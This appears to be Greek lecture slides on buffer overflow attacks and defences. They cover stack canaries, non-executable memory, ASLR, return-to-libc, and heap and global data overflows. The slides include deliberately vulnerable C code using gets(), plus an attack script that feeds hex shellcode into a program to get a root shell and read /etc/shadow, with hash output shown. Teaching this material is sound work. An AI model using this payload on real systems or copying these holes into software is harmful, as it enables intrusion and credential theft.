 - Υπέθεσαν ότι οι προγραμματιστές θα επεδείκνυαν την ανάλογη προσοχή κατά τη συγγραφή κώδικα
- Οι προγραμματιστές πρέπει να επιθεωρούν τον κώδικα και να ξαναγράφουν τυχόν μη ασφαλείς προγραμματιστικές δομές
 - Χαρακτηριστικό παράδειγμα αποτελεί το πρότζεκτ OpenBSD
- Προγραμματιστές ανέλαβαν να ελέγξουν διεξοδικά την υπάρχουσα βάση κώδικα, συμπεριλαμβανομένων του λειτουργικού συστήματος, των τυπικών βιβλιοθηκών, και δημοφιλών βιοηθητικών προγραμμάτων
 - Αυτό είχε ως αποτέλεσμα να δημιουργηθεί –κατά γενική ομολογία– ένα από τα πιο ασφαλή λειτουργικά συστήματα που χρησιμοποιούνται ευρέως

```
int copy_buf(char *to, int pos, char *from, int len)
{
    int i;
    for (i=0; i<len; i++) {
        to[pos] = from[i];
        pos++;
    }
    return pos;
}
```

(α) Μη ασφαλής αντιγραφή byte

```
short read_chunk(FILE fil, char *to)
{
    short len;
    fread(&len, 2, 1, fil);      /* διαβάζει το μήκος των δυαδικών δεδομένων */
    fread(to, 1, len, fil);     /* διαβάζει len byte δυαδικών δεδομένων */
    return len;
}
```

(β) Μη ασφαλής είσοδος byte

Εικόνα 10.10 Παραδείγματα μη ασφαλούς κώδικα C

Άμυνες κατά τον χρόνο μεταγλώττισης: Επεκτάσεις γλωσσών και χρήση ασφαλών βιβλιοθηκών

- Ο χειρισμός δυναμικά δεσμευμένης μνήμης είναι περισσότερο προβληματικός επειδή οι πληροφορίες για το μέγεθος δεν είναι διαθέσιμες κατά τον χρόνο μεταγλώττισης
 - Απαιτεί επέκταση και τη χρήση ρουτινών βιβλιοθήκης
 - Προγράμματα και βιβλιοθήκες πρέπει να μεταγλωττιστούν εκ νέου
 - Είναι πιθανό να υπάρξουν προβλήματα με εφαρμογές ανεξάρτητων κατασκευαστών
- Το πρόβλημα με τη C είναι η χρήση μη ασφαλών ρουτινών που υπάρχουν σε τυπικές βιβλιοθήκες
 - Μια προσέγγιση που έχει υιοθετηθεί είναι η αντικατάστασή τους με ασφαλέστερες παραλλαγές
 - Η βιβλιοθήκη Libsafe αποτελεί παράδειγμα
 - Έχει υλοποιηθεί ως δυναμική βιβλιοθήκη και έχει διευθετηθεί να φορτώνεται πριν από τις υπάρχουσες τυπικές βιβλιοθήκες



Άμυνες κατά τον χρόνο μεταγλώττισης:

Προστασία στοίβας

- Προσθήκη κώδικα στην είσοδο και έξοδο από τη συνάρτηση ο οποίος ελέγχει τη στοίβα για ενδείξεις αλλοίωσης
- Χρήση τυχαίας τιμής «καναρινιού»
 - Η τιμή πρέπει να είναι απρόβλεπτη
 - Επίσης πρέπει να είναι διαφορετική σε διαφορετικά συστήματα
- Stackshield και Return Address Defender (RAD)
 - Επεκτάσεις του GCC οι οποίες εισάγουν πρόσθετο κώδικα για την είσοδο και έξοδο της συνάρτησης
 - Κατά την είσοδο στη συνάρτηση, ένα αντίγραφο της διεύθυνσης επιστροφής εγγράφεται σε μια ασφαλή περιοχή της μνήμης
 - Κατά την έξοδο από τη συνάρτηση, ο κώδικας συγκρίνει τη διεύθυνση επιστροφής στο πλαίσιο στοίβας με το αποθηκευμένο αντίγραφο
 - Αν εντοπίσει αλλαγή, ματαιώνει την εκτέλεση του προγράμματος



Άμυνες κατά τον χρόνο εκτέλεσης:

Προστασία εκτελέσιμου χώρου διευθύνσεων

Χρήση υποστήριξης
εικονικής μνήμης ώστε να
χαρακτηριστούν κάποιες
περιοχές της μνήμης μη
εκτελέσιμες

Ζητήματα

- Απαιτεί υποστήριξη από τη μονάδα διαχείρισης μνήμης (MMU)
- Υποστηρίζεται εδώ και καιρό σε συστήματα SPARC/Solaris
- Πιο πρόσφατα σε συστήματα x86 (Linux/Unix/Windows)
- Υποστήριξη για εκτελέσιμο κώδικα στοίβας
- Απαιτούνται ειδικές ενέργειες

Άμυνες κατά τον χρόνο εκτέλεσης: Τυχαιοποίηση χώρου διευθύνσεων

- Χειρισμός της θέσης νευραλγικών δομών δεδομένων
 - Στοίβα, σωρός, καθολικά δεδομένα
 - Χρήση τυχαιίας μετατόπισης για κάθε διεργασία
 - Το μεγάλο εύρος διευθύνσεων σε σύγχρονα συστήματα σημαίνει η σπατάλη ενός ποσοστού έχει αμελητέο αντίκτυπο
- Τυχαιοποίηση της θέσης περιοχών προσωρινής αποθήκευσης της στοίβας
- Τυχαιία θέση συναρτήσεων τυπικών βιβλιοθηκών

Άμυνες κατά τον χρόνο εκτέλεσης: Σελίδες φύλαξης

- Τοποθέτηση σελίδων φύλαξης (guard pages) μεταξύ κρίσιμων περιοχών της μνήμης
 - Σημειώνονται στη μονάδα MMU ως μη επιτρεπτές διευθύνσεις
 - Οποιαδήποτε απόπειρα προσπέλασής τους προκαλεί τη ματαίωση της διεργασίας
- Μια πρόσθετη επέκταση τοποθετεί σελίδες φύλαξης μεταξύ πλαισίων στοιβας και περιοχών προσωρινής αποθήκευσης σωρού
 - Κόστος σε χρόνο εκτέλεσης που απαιτείται για να υποστηριχθεί ο μεγάλος αριθμός αντιστοιχίσεων σελίδων



Αντικατάσταση πλαισίου στοίβας

Παραλλαγή που υπερεγγράφει την περιοχή προσωρινής αποθήκευσης και την αποθηκευμένη διεύθυνση του δείκτη πλαισίου

- Η αποθηκευμένη τιμή του δείκτη πλαισίου τροποποιείται ώστε να αναφέρεται σε ένα ψευδοπλαίσιο στοίβας
- Η τρέχουσα συνάρτηση επιστρέφει στο ψευδοπλαίσιο πλοίσιο στοίβας
- Ο έλεγχος μεταβιβάζεται στον κώδικα κελύφους που βρίσκεται στην υπερεγγραμμένη περιοχή προσωρινής αποθήκευσης

Επιθέσεις απόκλισης κατά ένα

- Ένα σφάλμα στον κώδικα επιτρέπει την αντιγραφή ενός παραπάνω byte σε σχέση με τον διαθέσιμο χώρο

Άμυνες

- Όλοι οι μηχανισμοί προστασίας της στοίβας που περιλαμβάνουν κώδικα εξόδου της συνάρτησης ο οποίος ανιχνεύει τροποποιήσεις του πλαισίου στοίβας ή της διεύθυνσης επιστροφής
- Χρήση μη εκτελέσιμων στοιβών
- Η τυχαιοποίηση της στοίβας στη μνήμη, καθώς και των βιβλιοθηκών του συστήματος

Επιστροφή σε κλήση συστήματος

- Άμυνες
 - Όλοι οι μηχανισμοί προστασίας της στοίβας που περιλαμβάνουν κώδικα εξόδου της συνάρτησης ο οποίος ανιχνεύει τροποποιήσεις του πλαισίου στοίβας ή της διεύθυνσης επιστροφής
 - Χρήση μη εκτελέσιμων στοιβών
 - Η τυχαιοποίηση της στοίβας στη μνήμη, καθώς και των βιβλιοθηκών του συστήματος
- Παραλλαγή στοίβας αντικαθιστά τη διεύθυνση επιστροφής με τη διεύθυνση μιας συνάρτησης τυπικής βιβλιοθήκης
 - Απάντηση στους αμυντικούς μηχανισμούς μη εκτελέσιμων στοιβών
 - Ο επιπιθέμενος κατασκευάζει κατάλληλες παραμέτρους στη στοίβα πάνω από τη διεύθυνση επιστροφής
 - Κατά την επιστροφή της συνάρτησης, εκτελείται η συνάρτηση βιβλιοθήκης
 - Ο επιπιθέμενος μπορεί να χρειαστεί την ακριβή διεύθυνση της περιοχής
 - Μπορεί ακόμα και να δημιουργήσει μια αλληλουχία δύο συνεχόμενων κλήσεων βιβλιοθήκης

Υπερχείλιση σωρού

- Επίθεση εναντίον περιοχής προσωρινής αποθήκευσης στον σωρό
 - Συνήθως ο σωρός βρίσκεται πάνω από τον κώδικα του προγράμματος
 - Μνήμη από τον σωρό ζητούν τα προγράμματα για να τη χρησιμοποιήσουν σε δυναμικές δομές δεδομένων, όπως οι συνδεδεμένες λίστες (linked lists) εγγραφών)
- Δεν υπάρχει διεύθυνση επιστροφής
 - Άρα δεν είναι εύκολο να μεταβιβαστεί ο έλεγχος
 - Ο επιτιθέμενος μπορεί να εκμεταλλευτεί κάποιον δείκτη προς συνάρτηση, αν υπάρχει
 - Ή να χειριστεί δομές δεδομένων διαχείρισης

Άμυνες

- Μετατροπή του σωρού σε μη εκτελέσιμο
- Τυχαιοποίηση της δέσμευσης μνήμης στον σωρό

```
/* τύπος εγγραφής για δέσμευση στον σωρό */
typedef struct chunk {
    char inp[64];           /* ευπαθής περιοχή εισόδου */
    void (*process)(char *); /* δείκτης προς τη συνάρτηση για την επεξεργασία
                           της inp */
} chunk_t;

void showlen(char *buf)
{
    int len;
    len = strlen(buf);
    printf("buffer5 read %d chars\n", len);
}

int main(int argc, char *argv[])
{
    chunk_t *next;

    setbuf(stdin, NULL);
    next = malloc(sizeof(chunk_t));
    next->process = showlen;
    printf("Enter value: ");
    gets(next->inp);
    next->process(next->inp);
    printf("buffer5 done\n");
}
```

Εικόνα 10.11 Παράδειγμα επίθεσης υπερχείλισης σωρού

(α) Κώδικας C για εκμετάλλευση ευπάθειας υπερχείλισης σωρού

(β) Παράδειγμα επίθεσης υπερχείλισης σωρού

Υπερχείλιση περιοχής καθολικών δεδομένων

- Άμυνες
 - Μη εκτελέσιμη ή τυχαία περιοχή καθολικών δεδομένων
 - Μετακίνηση δεικτών συναρτήσεων
 - Σελίδες φύλαξης
- Επίθεση εναντίον περιοχής προσωρινής αποθήκευσης που βρίσκεται στην περιοχή καθολικών δεδομένων
 - Μπορεί να βρίσκεται πάνω από τον κώδικα του προγράμματος
 - Αν υπάρχει δείκτης συνάρτησης και ευπαθής περιοχή προσωρινής αποθήκευσης
 - Ή γειτονικοί πίνακες διαχείρισης της διεργασίας
 - Επιδιώκει να υπερεγγράψει τον δείκτη κάποιας συνάρτησης που θα κληθεί αργότερα



```

$ cat attack2
/* καθολικά, στατικά δεδομένα - θα είναι ο στόχος της επίθεσης */
struct chunk {
    char inp[64];           /* ευπαθής περιοχή εισόδου */
    void (*process)(char *); /* δείκτης προς τη συνάρτηση για την επεξεργασία
                             της περιοχής */
} chunk;

void showlen(char *buf)
{
    int len;
    len = strlen(buf);
    printf("buffer6 read %d chars\n", len);
}

int main(int argc, char *argv[])
{
    setbuf(stdin, NULL);
    chunk.process = showlen;
    printf("Enter value: ");
    gets(chunk.inp);
    chunk.process(chunk.inp);
    printf("buffer6 done\n");
}

```

(α) Κώδικας C για εκμετάλλευση ευπάθειας υπερχείλισης καθολικών δεδομένων

Εικόνα 10.12 Παράδειγμα επίθεσης υπερχείλισης καθολικών δεδομένων

```

$ cat attack3
#!/bin/sh
# implement global data overflow attack against program buffer6
perl -e 'print pack("H*", "90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560cccd80e8e1" .
"fffffff2f62696e2f73682020202020" .
"409704080a");
print "whoami\n";
print "cat /etc/shadow\n";'

$ attack3 | buffer6
Enter value:
root
root:$1$4oInmych$T3BVS2E3OyNRGjGUzF4o3:/13347:0:99999:7:::
daemon:*:11453:0:99999:7:::
....
nobody:*:11453:0:99999:7:::
knoppix:$1$p2wziIML$/yVHPQuw5kv1UFJs3b9aj:/13347:0:99999:7:::
....
```

(β) Παράδειγμα επίθεσης υπερχείλισης καθολικών δεδομένων

Σύνοψη

- Υπερχειλίσεις στοίβας
 - Βασικές έννοιες της υπερχειλίσης περιοχής προσωρινής αποθήκευσης
 - Υπερχειλίση περιοχής προσωρινής αποθήκευσης στοίβας
 - Κώδικας κελύφους
 - Αμυντικοί μηχανισμοί προστασίας από υπερχειλίσεις περιοχής προσωρινής αποθήκευσης
 - Αμυντικοί μηχανισμοί κατά τον χρόνο μεταγλώττισης
 - Αμυντικοί μηχανισμοί κατά τον χρόνο εκτέλεσης
 - Άλλες μορφές επιθέσεων υπερχειλίσης
 - Αντικατάσταση πλαισίου στοίβας
 - Επιστροφή σε κλήση συστήματος
 - Υπερχειλίση σωρού
 - Υπερχειλίση περιοχής καθολικών δεδομένων
 - Άλλοι τύποι υπερχειλίσης
- 